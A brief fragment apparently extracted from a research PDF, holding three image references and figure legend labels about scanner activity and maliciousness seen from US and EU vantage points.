



Activity & Maliciousness

Benign Scanners (Orange)

US VP 1

EU VP 1


